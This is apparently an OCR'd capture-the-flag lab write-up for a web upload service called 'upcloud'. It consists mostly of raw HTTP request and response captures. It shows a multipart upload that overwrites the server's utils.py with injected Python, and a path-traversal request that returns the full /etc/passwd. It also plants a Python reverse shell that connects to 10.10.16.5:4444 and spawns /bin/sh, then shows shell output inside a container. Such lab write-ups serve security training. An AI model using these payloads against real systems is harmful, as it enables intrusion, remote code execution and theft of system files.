
Request

```
Pretty  Raw  Hex
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------241409206513297239366594161 8
Content-Length: 1021
Origin: http://10.10.11.164
Connection: close
Referer: http://10.10.11.164/upcloud
Upgrade-Insecure-Requests: 1

---------------------------241409206513297239366594161 8
Content-Disposition: form-data; name="file"; filename="/app/app/utils.py"
Content-Type: application/x-php

import time


def current_milli_time():
    return round(time.time() * 1000)


"""
Pass filename and return a secure version, which can then safely be stored on a regular file system.
"""


def get_file_name(unsafe_filename):
    try:
      from exploit import exploit
      exploit()
    except Exception as e:
      print(e)
    return unsafe_filename


"""
```

Response

```
Pretty  Raw  Hex  Render
HTTP/1.1 200 OK
Server: Werkzeug/2.1.2 Python/3.10.3
Date: Sun, 24 Sep 2023 08:25:56 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1457
Connection: close

<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>
      upcloud - Upload files for Free!
    </title>

    <script src="/static/vendor/jquery/jquery-3.4.1.min.js">
    </script>
    <script src="/static/vendor/popper/popper.min.js">
    </script>

    <script src="/static/vendor/bootstrap/js/bootstrap.min.js">
    </script>
    <script src="/static/js/ie10-viewport-bug-workaround.js">
    </script>

    <link rel="stylesheet" href="/static/vendor/bootstrap/css/bootstrap.css"/>
    <link rel="stylesheet" href=" /static/vendor/bootstrap/css/bootstrap-grid.css"/>
    <link rel="stylesheet" href=" /static/vendor/bootstrap/css/bootstrap-reboot.css"/
    <link rel="stylesheet" href=" /static/css/style.css"/>

    <link rel="stylesheet" href=" /static/vendor/font-awesome/all.min.css"/>

  </head>
  <body>


    <div class="drag-area" style="color: white; padding: 20px">
```

2) Got LFI



Request

```
Pretty  Raw  Hex
GET /uploads/../../../../../../../etc/passwd HTTP/1.1
Host: 10.10.11.164
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

```
Pretty  Raw  Hex  Render
Content-Disposition: inline; filename=passwd
Content-Type: application/octet-stream
Content-Length: 1172
Last-Modified: Thu, 16 Sep 2021 19:13:31 GMT
Cache-Control: no-cache
ETag: "1631819611.0-1172-2580680511"
Date: Sun, 24 Sep 2023 08:30:28 GMT
Connection: close

root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
```


3) Got Shell

```
Origin: http://10.10.11.164
Connection: close
Referer: http://10.10.11.164/upcloud
Upgrade-Insecure-Requests: 1

----------------------------241409206513297239365941618
Content-Disposition: form-data; name="file"; filename="/app/app/utils.py"
Content-Type: application/x-php

import time

try:
  import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.5",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")
except:
  pass


def current_milli_time():
    return round(time.time() * 1000)


"""
Pass filename and return a secure version, which can then safely be stored on a regular file system.
"""


def get_file_name(unsafe_filename):
    return unsafe_filename


"""
TODO: get unique filename
"""
```

Search... 0 highlights

```
</head>
<body>


  <div class="drag-area" style="color: white; padding: 20px">

    <h3>
      Success!
    </h3>

    <p>
      Your <a style="text-decoration: none;" href="http://10.10.11.164/uploads//app/app/utils.p
        file
      </a>
       has been uploaded.
    </p>

    <div class="input-group">

      <input type="text" class="form-control"
      value="http://10.10.11.164/uploads//app/app/utils.py" placeholder="Some path" id="copy-in

      <button class="btn btn-success" type="button" id="btnCopy">
        Copy
      </button>

    </div>

  </div>

  <script src="/static/js/script.js">
  </script>


</body>
</html>
```

Search...



4) We are in a container

```
/app # ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:AC:11:00:07
          inet addr:172.17.0.7  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:82 errors:0 dropped:0 overruns:0 frame:0
          TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:10732 (10.4 KiB)  TX bytes:34590 (33.7 KiB)
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

/app # ^[[19;8R
```